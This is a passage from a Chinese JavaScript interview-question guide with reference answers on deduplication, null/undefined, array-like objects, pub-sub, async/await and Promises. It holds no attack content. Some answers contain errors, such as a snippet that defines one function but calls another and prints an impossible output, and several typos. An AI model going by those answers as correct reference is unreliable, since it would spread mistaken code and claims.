| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | **function** arrayNonRepeatfy(arr) {    let map = **new** Map();    let array = **new** Array();  // 数组用于返回结果  **for** (let i = 0; i < arr.length; i++) {  **if**(map .has(arr[i])) {  // 如果有该key值        map .set(arr[i], **true**);      } **else** {        map .set(arr[i], **false**);   // 如果没有该key值        array .push(arr[i]);      }    }  **return** array ;  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];      console.log(unique(arr))  //[1, "a", "true", true, 15, false, 1, {…}, null, NaN, NaN, "NaN", 0, "a", {…}, undefined] |

创建一个空Map数据结构，遍历需要去重的数组，把数组的每一个元素作为key存到Map中。由于Map中不会出现相同的key值，所以最终得到的就是去重后的结果。

**11. 利用reduce+includes**

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **function** unique(arr){  **return** arr.reduce((prev,cur) => prev.includes(cur) ? prev : [...prev,cur],[]);  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];  console.log(unique(arr));  // [1, "true", true, 15, false, undefined, null, NaN, "NaN", 0, "a", {…}, {…}] |

**12. [...new Set(arr)]**

|  |  |
| --- | --- |
| 1  2 | [...**new** Set(arr)]  //代码就是这么少----（其实，严格来说并不算是一种，相对于第一种方法来说只是简化了代码） |

#### 2.19 编码和字符集的区别

**参考答案：**

字符集是书写系统字母与符号的集合，而字符编码则是将字符映射为一特定的字节或字节序列，是一种规则。通常特定的字符集采用特定的编码方式（即一种字符集对应一种字符编码（例如：ASCII、IOS-8859-1、GB2312、GBK，都是即表示了字符集又表示了对应的字符编码，但Unicode不是，它采用现代的模型））

**扩展：**

字符：在计算机和电信技术中，一个字符是一个单位的字形、类字形单位或符号的基本信息。即一个字符可以是一个中文汉字、一个英文字母、一个阿拉伯数字、一个标点符号等。

字符集：多个字符的集合。例如GB2312是中国国家标准的简体中文字符集，GB2312收录简化汉字（6763个）及一般符号、序号、数字、拉丁字母、日文假名、希腊字母、俄文字母、汉语拼音符号、汉语注音字母，共 7445 个图形字符。

字符编码：把字符集中的字符编码为（映射）指定集合中的某一对象（例如：比特模式、自然数序列、电脉冲），以便文本在计算机中存储和通过通信网络的传递。

#### 2.20 null 和 undefined 的区别，如何让一个属性变为null

**参考答案：**

undefined 表示一个变量自然的、最原始的状态值，而 null 则表示一个变量被人为的设置为空对象，而不是原始状态。所以，在实际使用过程中，为了保证变量所代表的语义，不要对一个变量显式的赋值 undefined，当需要释放一个对象时，直接赋值为 null 即可。


**解析：**

**undefined** 的字面意思就是：未定义的值 。这个值的语义是，希望**表示一个变量最原始的状态，而非人为操作的结果 。** 这种原始状态会在以下 4 种场景中出现：

1. 声明了一个变量，但没有赋值
2. 访问对象上不存在的属性
3. 函数定义了形参，但没有传递实参
4. 使用 void 对表达式求值

因此，undefined 一般都来自于某个表达式最原始的状态值，不是人为操作的结果。当然，你也可以手动给一个变量赋值 undefined，但这样做没有意义，因为一个变量不赋值就是 undefined 。

**null** 的字面意思是：空值 。这个值的语义是，希望**表示 一个对象被人为的重置为空对象，而非一个变量最原始的状态 。** 在内存里的表示就是，栈中的变量没有指向堆中的内存对象



null 有属于自己的类型 Null，而不属于Object类型，typeof 之所以会判定为 Object 类型，是因为JavaScript 数据类型在底层都是以二进制的形式表示的，**二进制的前三位为 0 会被 typeof 判断为对象类型**，而 null 的二进制位恰好都是 0 ，因此，null 被误判断为 Object 类型。

#### 2.21 数组和伪数组的区别

**参考答案**：

1. 定义

* 数组是一个特殊对象,与常规对象的区别：
  + 当由新元素添加到列表中时，自动更新length属性
  + 设置length属性，可以截断数组
  + 从Array.protoype中继承了方法
  + 属性为'Array'
* 类数组是一个拥有length属性，并且他属性为非负整数的普通对象，类数组不能直接调用数组方法。

1. 区别  
   本质：类数组是简单对象，它的原型关系与数组不同。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | // 原型关系和原始值转换  let arrayLike = {      length: 10,  };  console.log(arrayLike **instanceof** Array); // false  console.log(arrayLike.\_\_proto\_\_.constructor === Array); // false  console.log(arrayLike.toString()); // [object Object]  console.log(arrayLike.valueOf()); // {length: 10}    let array = [];  console.log(array **instanceof** Array); // true  console.log(array.\_\_proto\_\_.constructor === Array); // true  console.log(array.toString()); // ''  console.log(array.valueOf()); // [] |

1. 类数组转换为数组

* 转换方法
  + 使用Array.from()
  + 使用Array.prototype.slice.call()
  + 使用Array.prototype.forEach()进行属性遍历并组成新的数组
* 转换须知
  + 转换后的数组长度由length属性决定。索引不连续时转换结果是连续的，会自动补位。
  + 代码示例

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | let al1 = {      length: 4,      0: 0,      1: 1,      3: 3,      4: 4,      5: 5,  };  console.log(Array.from(al1)) // [0, 1, undefined, 3] |

* ②仅考虑 0或正整数 的索引

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | // 代码示例  let al2 = {      length: 4,      '-1': -1,      '0': 0,      a: 'a',      1: 1  };  console.log(Array.from(al2)); // [0, 1, undefined, undefined] |

* ③使用slice转换产生稀疏数组

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | // 代码示例  let al2 = {      length: 4,      '-1': -1,      '0': 0,      a: 'a',      1: 1  };  console.log(Array.prototype.slice.call(al2)); //[0, 1, empty × 2] |

1. 使用数组方法操作类数组注意地方

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | let arrayLike2 = {    2: 3,    3: 4,    length: 2,    push: Array.prototype.push  }    // push 操作的是索引值为 length 的位置  arrayLike2.push(1);  console.log(arrayLike2); // {2: 1, 3: 4, length: 3, push: ƒ}  arrayLike2.push(2);  console.log(arrayLike2); // {2: 1, 3: 2, length: 4, push: ƒ} |

#### 2.22 手写一个发布订阅

**参考答案**：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26 | // 发布订阅中心, on-订阅, off取消订阅, emit发布, 内部需要一个单独事件中心caches进行存储;  interface CacheProps {    [key: string]: Array<((data?: unknown) => void)>;  }    class Observer {    private caches: CacheProps = {}; // 事件中心    on (eventName: string, fn: (data?: unknown) => void){ // eventName事件名-独一无二, fn订阅后执行的自定义行为  **this**.caches[eventName] = **this**.caches[eventName] || [];  **this**.caches[eventName].push(fn);    }      emit (eventName: string, data?: unknown) { // 发布 => 将订阅的事件进行统一执行  **if** (**this**.caches[eventName]) {  **this**.caches[eventName].forEach((fn: (data?: unknown) => void) => fn(data));      }    }      off (eventName: string, fn?: (data?: unknown) => void) { // 取消订阅 => 若fn不传, 直接取消该事件所有订阅信息  **if** (**this**.caches[eventName]) {        const newCaches = fn ? **this**.caches[eventName].filter(e => e !== fn) : [];  **this**.caches[eventName] = newCaches;      }    }    } |

#### 2.23 手写数组转树

**参考答案**：

**问题：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45 | // 例如将 input 转成output的形式  let input = [      {          id: 1, val: '学校', parentId: **null**      }, {          id: 2, val: '班级1', parentId: 1      }, {          id: 3, val: '班级2', parentId: 1      }, {          id: 4, val: '学生1', parentId: 2      }, {          id: 5, val: '学生2', parentId: 2      }, {          id: 6, val: '学生3', parentId: 3      },  ]    let output = {      id: 1,      val: '学校',      children: [{          id: 2,          val: '班级1',          children: [              {                  id: 4,                  val: '学生1',                  children: []              },              {                  id: 5,                  val: '学生2',                  children: []              }          ]      }, {          id: 3,          val: '班级2',          children: [{              id: 6,              val: '学生3',              children: []          }]      }]  } |

**答案**：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29 | // 代码实现  **function** arrayToTree(array) {      let root = array[0]      array.shift()      let tree = {          id: root.id,          val: root.val,          children: array.length > 0 ? toTree(root.id, array) : []      }  **return** tree;  }    **function** toTree(parenId, array) {      let children = []      let len = array.length  **for** (let i = 0; i < len; i++) {          let node = array[i]  **if** (node.parentId === parenId) {              children.push({                  id: node.id,                  val: node.val,                  children: toTree(node.id, array)              })          }      }  **return** children  }    console.log(arrayToTree(input)) |

#### 2.24 介绍下 Set、Map、WeakSet 和 WeakMap 的区别？

**参考答案**：

**Set**

1. 成员不能重复；
2. 只有键值，没有键名，有点类似数组；
3. 可以遍历，方法有add、delete、has

**WeakSet**

1. 成员都是对象（引用）；
2. 成员都是弱引用，随时可以消失（不计入垃圾回收机制）。可以用来保存 DOM 节点，不容易造成内存泄露；
3. 不能遍历，方法有add、delete、has；

**Map**

1. 本质上是键值对的集合，类似集合；
2. 可以遍历，方法很多，可以跟各种数据格式转换；

**WeakMap**

1. 只接收对象为键名（null 除外），不接受其他类型的值作为键名；
2. 键名指向的对象，不计入垃圾回收机制；
3. 不能遍历，方法同get、set、has、delete；

#### 2.25 简单说说 js 中有哪几种内存泄露的情况

**参考答案**：

1. 意外的全局变量；
2. 闭包；
3. 未被清空的定时器；
4. 未被销毁的事件监听；
5. DOM 引用；

#### 2.26 异步笔试题

请写出下面代码的运行结果：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41 | // 今日头条面试题    async **function** async1() {      console.log('async1 start')      await async2()      console.log('async1 end')    }    async **function** async2() {      console.log('async2')    }    console.log('script start')    setTimeout(**function** () {      console.log('settimeout')    })    async1()    **new** Promise(**function** (resolve) {      console.log('promise1')      resolve()    }).then(**function** () {      console.log('promise2')    })    console.log('script end') |

题目的本质，就是考察setTimeout、promise、async await的实现及执行顺序，以及 JS 的事件循环的相关问题。

答案：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | script start  async1 start  async2  promise1  script end  async1 end  promise2  settimeout |

#### 2.27 json和xml数据的区别

**参考答案**：

1. 数据体积方面：xml是重量级的，json是轻量级的，传递的速度更快些。
2. 数据传输方面：xml在传输过程中比较占带宽，json占带宽少，易于压缩。
3. 数据交互方面：json与javascript的交互更加方便，更容易解析处理，更好的进行数据交互
4. 数据描述方面：json对数据的描述性比xml较差
5. xml和json都用在项目交互下，xml多用于做配置文件，json用于数据交互。

#### 2.28 JavaScript有几种方法判断变量的类型?

**参考答案**：

1. 使用typeof检测当需要判断变量是否是number, string, boolean, function, undefined等类型时，可以使用typeof进行判断。
2. 使用instanceof检测instanceof运算符与typeof运算符相似，用于识别正在处理的对象的类型。与typeof方法不同的是，instanceof 方法要求开发者明确地确认对象为某特定类型。
3. 使用constructor检测constructor本来是原型对象上的属性，指向构造函数。但是根据实例对象寻找属性的顺序，若实例对象上没有实例属性或方法时，就去原型链上寻找，因此，实例对象也是能使用constructor属性的。

#### 2.29 代码解释题

**参考答案**：

题目：

|  |  |
| --- | --- |
| 1  2  3  4 | **var** min = Math.min();  max = Math.max();  console.log(min < max);  // 写出执行结果，并解释原因 |

**答案**  
false

**解析**

* 按常规的思路，这段代码应该输出 true，毕竟最小值小于最大值。但是却输出 false
* MDN 相关文档是这样解释的
  + Math.min 的参数是 0 个或者多个，如果多个参数很容易理解，返回参数中最小的。如果没有参数，则返回 Infinity，无穷大。
  + 而 Math.max 没有传递参数时返回的是-Infinity.所以输出 false

#### 2.30 代码解析题

**参考答案**：

**题目**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **var** company = {      address: 'beijing'  }  **var** yideng = Object.create(company);  **delete** yideng.address  console.log(yideng.address);  // 写出执行结果，并解释原因 |

**答案**  
beijing

**解析**  
这里的 yideng 通过 prototype 继承了 company的 address。yideng自己并没有address属性。所以delete操作符的作用是无效的。

**扩展**  
1.delete使用原则：delete 操作符用来删除一个对象的属性。  
2.delete在删除一个不可配置的属性时在严格模式和非严格模式下的区别:  
（1）在严格模式中，如果属性是一个不可配置（non-configurable）属性，删除时会抛出异常;  
（2）非严格模式下返回 false。  
3.delete能删除隐式声明的全局变量：这个全局变量其实是global对象(window)的属性  
4.delete能删除的：  
（1）可配置对象的属性（2）隐式声明的全局变量 （3）用户定义的属性 （4）在ECMAScript 6中，通过 const 或 let 声明指定的 "temporal dead zone" (TDZ) 对 delete 操作符也会起作用  
delete不能删除的：  
（2）显式声明的全局变量 （2）内置对象的内置属性 （3）一个对象从原型继承而来的属性  
5.delete删除数组元素：  
（1）当你删除一个数组元素时，数组的 length 属性并不会变小，数组元素变成undefined  
（2）当用 delete 操作符删除一个数组元素时，被删除的元素已经完全不属于该数组。  
（3）如果你想让一个数组元素的值变为 undefined 而不是删除它，可以使用 undefined 给其赋值而不是使用 delete 操作符。此时数组元素是在数组中的  
6.delete 操作符与直接释放内存（只能通过解除引用来间接释放）没有关系。

## 3. 异步相关

#### 3.1 promise和 async await 区别

**参考答案：**

* **概念**  
  **Promise** 是异步编程的一种解决方案，比传统的解决方案——回调函数和事件——更合理和更强大，简单地说，Promise好比容器，里面存放着一些未来才会执行完毕（异步）的事件的结果，而这些结果一旦生成是无法改变的

**async await**也是异步编程的一种解决方案，他遵循的是Generator 函数的语法糖，他拥有内置执行器，不需要额外的调用直接会自动执行并输出结果，它返回的是一个Promise对象。

##### 两者的区别

* 1. Promise的出现解决了传统callback函数导致的“地域回调”问题，但它的语法导致了它向纵向发展行成了一个回调链，遇到复杂的业务场景，这样的语法显然也是不美观的。而async await代码看起来会简洁些，使得异步代码看起来像同步代码，await的本质是可以提供等同于”同步效果“的等待异步返回能力的语法糖，只有这一句代码执行完，才会执行下一句。
  2. async await与Promise一样，是非阻塞的。
  3. async await是基于Promise实现的，可以说是改良版的Promise，它不能用于普通的回调函数。

#### 3.2 defer和async区别

**参考答案：**

区别主要在于一个执行时间,defer会在文档解析完之后执行,并且多个defer会按照顺序执行,而async则是在js加载好之后就会执行,并且多个async,哪个加载好就执行哪个

**解析：**

在没有defer或者async的情况下：会立即执行脚本,所以通常建议把script放在body最后

|  |  |
| --- | --- |
| 1 | <**script** src="script.js"></**script**> |

async：有async的话,加载和渲染后续文档元素的过程将和 script.js 的加载与执行并行进行（异步）。  
但是多个js文件的加载顺序不会按照书写顺序进行

|  |  |
| --- | --- |
| 1 | <**script** async src="script.js"></**script**> |

derer：有derer的话,加载后续文档元素的过程将和 script.js 的加载并行进行（异步），但是 script.js 的执行要在所有元素解析完成之后，DOMContentLoaded 事件触发之前完成,并且多个defer会按照顺序进行加载。

|  |  |
| --- | --- |
| 1 | <**script** defer src="script.js"></**script**> |

#### 3.3. 同步和异步

**参考答案：**

同步

* 指在 **主线程**上排队执行的任务，只有前一个任务执行完毕，才能继续执行下一个任务。
* 也就是调用一旦开始，必须这个调用 **返回结果**(划重点——）才能继续往后执行。程序的执行顺序和任务排列顺序是一致的。

异步

* 异步任务是指不进入主线程，而进入 **任务队列**的任务，只有任务队列通知主线程，某个异步任务可以执行了，该任务才会进入主线程。
* 每一个任务有一个或多个 **回调函数**。前一个任务结束后，不是执行后一个任务,而是执行回调函数，后一个任务则是不等前一个任务结束就执行。
* 程序的执行顺序和任务的排列顺序是**不一致**的，异步的。
* 我们常用的setTimeout和setInterval函数，Ajax都是异步操作。

#### 3.4 实现异步的方法

**参考答案：**

回调函数（Callback）、事件监听、发布订阅、Promise/A+、生成器Generators/ yield、async/await

1. JS 异步编程进化史：callback -> promise -> generator -> async + await
2. async/await 函数的实现，就是将 Generator 函数和自动执行器，包装在一个函数里。
3. async/await可以说是异步终极解决方案了。

(1) async/await函数相对于Promise，优势体现在：

* + 处理 then 的调用链，能够更清晰准确的写出代码
  + 并且也能优雅地解决回调地狱问题。

当然async/await函数也存在一些缺点，因为 await 将异步代码改造成了同步代码，如果多个异步代码没有依赖性却使用了 await 会导致性能上的降低，代码没有依赖性的话，完全可以使用 Promise.all 的方式。

(2) async/await函数对 Generator 函数的改进，体现在以下三点：

* + 内置执行器。 Generator 函数的执行必须靠执行器，所以才有了 co 函数库，而 async 函数自带执行器。也就是说，**async 函数的执行，与普通函数一模一样，只要一行**。
  + 更广的适用性。 co 函数库约定，yield 命令后面只能是 Thunk 函数或 Promise 对象，而 **async 函数的 await 命令后面，可以跟 Promise 对象和原始类型的值（数值、字符串和布尔值，但这时等同于同步操作）**。
  + 更好的语义。 async 和 await，比起星号和 yield，语义更清楚了。async 表示函数里有异步操作，await 表示紧跟在后面的表达式需要等待结果。

**解析：**

1. 回调函数（Callback）

回调函数是异步操作最基本的方法。以下代码就是一个回调函数的例子：

|  |  |
| --- | --- |
| 1  2  3 | ajax(url, () => {      // 处理逻辑  }) |

但是回调函数有一个致命的弱点，就是容易写出**回调地狱（Callback hell）**。假设多个请求存在依赖性，你可能就会写出如下代码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | ajax(url, () => {      // 处理逻辑      ajax(url1, () => {          // 处理逻辑          ajax(url2, () => {              // 处理逻辑          })      })  }) |

回调函数的优点是简单、容易理解和实现，缺点是不利于代码的阅读和维护，各个部分之间高度耦合，使得程序结构混乱、流程难以追踪（尤其是多个回调函数嵌套的情况），而且每个任务只能指定一个回调函数。此外它不能使用 try catch 捕获错误，不能直接 return。

1. 事件监听

这种方式下，**异步任务的执行不取决于代码的顺序，而取决于某个事件是否发生**。

下面是两个函数f1和f2，编程的意图是f2必须等到f1执行完成，才能执行。首先，为f1绑定一个事件（这里采用的jQuery的写法）

|  |  |
| --- | --- |
| 1 | f1.on('done', f2); |

上面这行代码的意思是，当f1发生done事件，就执行f2。然后，对f1进行改写：

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **function** f1() {    setTimeout(**function** () {      // ...      f1.trigger('done');    }, 1000);  } |

上面代码中，f1.trigger('done')表示，执行完成后，立即触发done事件，从而开始执行f2。

这种方法的优点是比较容易理解，可以绑定多个事件，每个事件可以指定多个回调函数，而且可以"去耦合"，有利于实现模块化。缺点是整个程序都要变成事件驱动型，运行流程会变得很不清晰。阅读代码的时候，很难看出主流程。

1. 发布订阅

我们假定，存在一个"信号中心"，某个任务执行完成，就向信号中心"发布"（publish）一个信号，其他任务可以向信号中心"订阅"（subscribe）这个信号，从而知道什么时候自己可以开始执行。这就叫做"发布/订阅模式"（publish-subscribe pattern），又称"观察者模式"（observer pattern）。

首先，f2向信号中心jQuery订阅done信号。

|  |  |
| --- | --- |
| 1 | jQuery.subscribe('done', f2); |

然后，f1进行如下改写：

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **function** f1() {    setTimeout(**function** () {      // ...      jQuery.publish('done');    }, 1000);  } |

上面代码中，jQuery.publish('done')的意思是，f1执行完成后，向信号中心jQuery发布done信号，从而引发f2的执行。 f2完成执行后，可以取消订阅（unsubscribe）

|  |  |
| --- | --- |
| 1 | jQuery.unsubscribe('done', f2); |


这种方法的性质与“事件监听”类似，但是明显优于后者。因为可以通过查看“消息中心”，了解存在多少信号、每个信号有多少订阅者，从而监控程序的运行。

1. Promise/A+

Promise本意是承诺，在程序中的意思就是承诺我过一段时间后会给你一个结果。 什么时候会用到过一段时间？答案是异步操作，异步是指可能比较长时间才有结果的才做，例如网络请求、读取本地文件等

4.1 Promise的三种状态

* + Pending----Promise对象实例创建时候的初始状态
  + Fulfilled----可以理解为成功的状态
  + Rejected----可以理解为失败的状态



**这个承诺一旦从等待状态变成为其他状态就永远不能更改状态了**，比如说一旦状态变为 resolved 后，就不能 再次改变为Fulfilled

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | let p = **new** Promise((resolve, reject) => {    reject('reject')    resolve('success')//无效代码不会执行  })  p.then(    value => {      console.log(value)    },    reason => {      console.log(reason)//reject    }  ) |

当我们在构造 Promise 的时候，构造函数内部的代码是立即执行的

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **new** Promise((resolve, reject) => {    console.log('new Promise')    resolve('success')  })  console.log('end')  // new Promise => end |

4.2 promise的链式调用

* 每次调用返回的都是一个新的Promise实例(这就是then可用链式调用的原因)
* 如果then中返回的是一个结果的话会把这个结果传递下一次then中的成功回调
* 如果then中出现异常,会走下一个then的失败回调
* 在 then中使用了return，那么 return 的值会被Promise.resolve() 包装(见例1，2)
* then中可以不传递参数，如果不传递会透到下一个then中(见例3)
* catch 会捕获到没有捕获的异常

接下来我们看几个例子：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44 | // 例1  Promise.resolve(1)  .then(res => {    console.log(res)  **return** 2 //包装成 Promise.resolve(2)  })  .**catch**(err => 3)  .then(res => console.log(res))  复制代码  // 例2  Promise.resolve(1)  .then(x => x + 1)  .then(x => {  **throw** **new** Error('My Error')  })  .**catch**(() => 1)  .then(x => x + 1)  .then(x => console.log(x)) //2  .**catch**(console.error)  复制代码  // 例3  let fs = require('fs')  **function** read(url) {  **return** **new** Promise((resolve, reject) => {    fs.readFile(url, 'utf8', (err, data) => {  **if** (err) reject(err)      resolve(data)    })  })  }  read('./name.txt')  .then(**function**(data) {  **throw** **new** Error() //then中出现异常,会走下一个then的失败回调  }) //由于下一个then没有失败回调，就会继续往下找，如果都没有，就会被catch捕获到  .then(**function**(data) {    console.log('data')  })  .then()  .then(**null**, **function**(err) {    console.log('then', err)// then error  })  .**catch**(**function**(err) {    console.log('error')  }) |

Promise不仅能够捕获错误，而且也很好地解决了回调地狱的问题，可以把之前的回调地狱例子改写为如下代码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | ajax(url)  .then(res => {      console.log(res)  **return** ajax(url1)  }).then(res => {      console.log(res)  **return** ajax(url2)  }).then(res => console.log(res)) |

它也是存在一些缺点的，比如无法取消 Promise，错误需要通过回调函数捕获。

1. 生成器Generators/ yield

Generator 函数是 ES6 提供的一种异步编程解决方案，语法行为与传统函数完全不同，Generator 最大的特点就是可以控制函数的执行。

* + 语法上，首先可以把它理解成，Generator 函数是一个状态机，封装了多个内部状态。
  + **Generator 函数除了状态机，还是一个遍历器对象生成函数**。
  + **可暂停函数, yield可暂停，next方法可启动，每次返回的是yield后的表达式结果**。
  + yield表达式本身没有返回值，或者说总是返回undefined。**next方法可以带一个参数，该参数就会被当作上一个yield表达式的返回值**。

我们先来看个例子：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** \*foo(x) {    let y = 2 \* (yield (x + 1))    let z = yield (y / 3)  **return** (x + y + z)  }  let it = foo(5)  console.log(it.next())   // => {value: 6, done: false}  console.log(it.next(12)) // => {value: 8, done: false}  console.log(it.next(13)) // => {value: 42, done: true} |

可能结果跟你想象不一致，接下来我们逐行代码分析：

* + 首先 Generator 函数调用和普通函数不同，它会返回一个迭代器
  + 当执行第一次 next 时，传参会被忽略，并且函数暂停在 yield (x + 1) 处，所以返回 5 + 1 = 6
  + 当执行第二次 next 时，传入的参数12就会被当作上一个yield表达式的返回值，如果你不传参，yield 永远返回 undefined。此时 let y = 2 \* 12，所以第二个 yield 等于 2 \* 12 / 3 = 8
  + 当执行第三次 next 时，传入的参数13就会被当作上一个yield表达式的返回值，所以 z = 13, x = 5, y = 24，相加等于 42

我们再来看个例子：有三个本地文件，分别1.txt,2.txt和3.txt，内容都只有一句话，下一个请求依赖上一个请求的结果，想通过Generator函数依次调用三个文件

|  |  |
| --- | --- |
| 1  2 | 1.txt  //1.txt文件 |
| 1  2 | 2.txt  //2.txt文件 |

|  |  |
| --- | --- |
| 1  2 | 3.txt  //3.txt文件 |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30 | let fs = require('fs')  **function** read(file) {  **return** **new** Promise(**function**(resolve, reject) {      fs.readFile(file, 'utf8', **function**(err, data) {  **if** (err) reject(err)        resolve(data)      })    })  }  **function**\* r() {    let r1 = yield read('./1.txt')    let r2 = yield read(r1)    let r3 = yield read(r2)    console.log(r1)    console.log(r2)    console.log(r3)  }  let it = r()  let { value, done } = it.next()  value.then(**function**(data) { // value是个promise    console.log(data) //data=>2.txt    let { value, done } = it.next(data)    value.then(**function**(data) {      console.log(data) //data=>3.txt      let { value, done } = it.next(data)      value.then(**function**(data) {        console.log(data) //data=>结束      })    })  }) |

从上例中我们看出手动迭代Generator函数很麻烦，实现逻辑有点绕，而实际开发一般会配合co库去使用。**co是一个为Node.js和浏览器打造的基于生成器的流程控制工具，借助于Promise，你可以使用更加优雅的方式编写非阻塞代码**。

安装co库只需：npm install co

上面例子只需两句话就可以轻松实现

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **function**\* r() {    let r1 = yield read('./1.txt')    let r2 = yield read(r1)    let r3 = yield read(r2)    console.log(r1)    console.log(r2)    console.log(r3)  }  let co = require('co')  co(r()).then(**function**(data) {    console.log(data)  })  // 2.txt=>3.txt=>结束=>undefined |

我们可以通过 Generator 函数解决回调地狱的问题，可以把之前的回调地狱例子改写为如下代码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** \*fetch() {      yield ajax(url, () => {})      yield ajax(url1, () => {})      yield ajax(url2, () => {})  }  let it = fetch()  let result1 = it.next()  let result2 = it.next()  let result3 = it.next() |

1. async/await

5.1 Async/Await简介

使用async/await，你可以轻松地达成之前使用生成器和co函数所做到的工作,它有如下特点：

1. async/await是基于Promise实现的，它不能用于普通的回调函数。

2. async/await与Promise一样，是非阻塞的。

|  |  |
| --- | --- |
| 1 | 3. async/await使得异步代码看起来像同步代码，这正是它的魔力所在。 |

**一个函数如果加上 async ，那么该函数就会返回一个 Promise**

|  |  |
| --- | --- |
| 1  2  3  4 | async **function** async1() {  **return** "1"  }  console.log(async1()) // -> Promise {<resolved>: "1"} |

Generator函数依次调用三个文件那个例子用async/await写法，只需几句话便可实现

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32 | let fs = require('fs')  **function** read(file) {  **return** **new** Promise(**function**(resolve, reject) {      fs.readFile(file, 'utf8', **function**(err, data) {  **if** (err) reject(err)        resolve(data)      })    })  }  async **function** readResult(params) {  **try** {      let p1 = await read(params, 'utf8')//await后面跟的是一个Promise实例      let p2 = await read(p1, 'utf8')      let p3 = await read(p2, 'utf8')      console.log('p1', p1)      console.log('p2', p2)      console.log('p3', p3)  **return** p3    } **catch** (error) {      console.log(error)    }  }  readResult('1.txt').then( // async函数返回的也是个promise    data => {      console.log(data)    },    err => console.log(err)  )  // p1 2.txt  // p2 3.txt  // p3 结束  // 结束 |

5.2 Async/Await并发请求

如果请求两个文件，毫无关系，可以通过并发请求

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | let fs = require('fs')  **function** read(file) {  **return** **new** Promise(**function**(resolve, reject) {      fs.readFile(file, 'utf8', **function**(err, data) {  **if** (err) reject(err)        resolve(data)      })    })  }  **function** readAll() {    read1()    read2()//这个函数同步执行  }  async **function** read1() {    let r = await read('1.txt','utf8')    console.log(r)  }  async **function** read2() {    let r = await read('2.txt','utf8')    console.log(r)  }  readAll() // 2.txt 3.txt |

#### 3.5 怎么解决callback多层嵌套

**参考答案：**

回调地狱有两种解决方案：

1. Promises
2. Async/await

#### 3.6 promise的介绍与使用

**参考答案：**

**Promise 介绍：**

ES6中的Promise 是异步编程的一种方案。从语法上讲，Promise 是一个对象，它可以获取异步操作的消息。

Promise对象, 可以**将异步操作以同步的流程表达出来**。使用 Promise 主要有以下好处：

* 可以很好地解决**回调地狱**的问题（避免了层层嵌套的回调函数）。
* 语法非常简洁。Promise 对象提供了简洁的API，使得控制异步操作更加容易。

**Promise 使用：**

**语法**

|  |  |
| --- | --- |
